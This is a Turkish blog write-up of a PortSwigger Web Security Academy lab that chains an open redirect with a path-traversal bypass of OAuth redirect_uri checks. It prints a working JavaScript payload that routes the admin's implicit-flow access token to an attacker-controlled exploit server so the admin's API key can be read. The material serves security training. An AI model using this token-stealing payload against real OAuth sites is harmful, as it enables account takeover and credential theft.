

Bu labda, PortSwigger Web Security Academy’nin OAuth kategorisindeki “Stealing OAuth access tokens via an open redirect” senaryosunu inceliyoruz. OAuth servisinin redirect_uri doğrulamasındaki eksikliği, blog uygulamasındaki open redirect zafiyetiyle birleştirerek access token’ın exploit server’a yönlendirilmesini sağlayabiliyoruz. Amacımız, admin kullanıcısının access token değerini elde etmek ve bu token ile /me endpoint’inden adminin API key değerini alarak labı çözmek. Lab bağlantısı.
Laba başlamadan önce open redirect zafiyeti olduğunu zaten başlıktan anlıyoruz. Ayrıca admin de ona gönderilen her türlü linki açıyormuş. O halde başlayalım…
Sayfada gezinirken postların olduğu kısımda aslında bir redirect zafiyeti buldum. Bundan dolayı ilk olarak buraya odaklandım.


Aşağıda görüldüğü gibi path parametresini değiştirip gönderdiğinizde aslında bir redirect işlemi yapıyor.
Ayrıca yine enumeration kısmında inceleme yaparken /me diye bir API gördüm ve orada aslında hedef bizden almamızı bekledikleri API key değeri bulunuyordu.
Başka bir yerde daha bir redirect buldum ama bunu path traversal ile keşfettim. Normalde login olunurken callback URL başka URL kabul etmiyor, sanırım domain kontrolü yapıyor ama önceki pathlere gidebiliyoruz…

İstek normalde yukarıdaki gibi ama…


İşte her şey başlıyor… Dönen cevap içerisinde access token değeri var ve bu access token değerini biz aşağıdaki görselde de görüldüğü gibi authenticate olurken kullanıyoruz.
Aşağıdaki gibi payloadı ayarladım ve isteği ilk başta test amaçlı gönderdim.

Tamam yönlendirme bizim tarafa yapılıyor… Ancak bizim istediğimiz kısımda bir hash yani # karakterinden dolayı exploit server’daki loglarda göremiyoruz. Bu yüzden tarayıcı tarafında JS kodları ile bunu elde edip tekrar istek attıracağız.
window.location = '/?' + document.location.hash.substr(1);Şimdi tüm kodu yazalım…
<script>
if (!document.location.hash) {
    window.location =
        'https://oauth-0a7d00aa033fce0981cde6d7025a0022.oauth-server.net/auth?client_id=fu3hm8xnlby1ko61az9az&redirect_uri=https://0af0004703dece1e81dae8a400d6008e.web-security-academy.net/oauth-callback/../post/next?path=https://exploit-0a8d00ab03dbce238141e7f001b70016.exploit-server.net/exploit&response_type=token&nonce=-658401982&scope=openid%20profile%20email';
} else {
    window.location = '/?' + document.location.hash.substr(1);
}
</script>
Daha sonrasında loglara bakalım…

Ve bingo!
İlk Yorumu Siz Yapın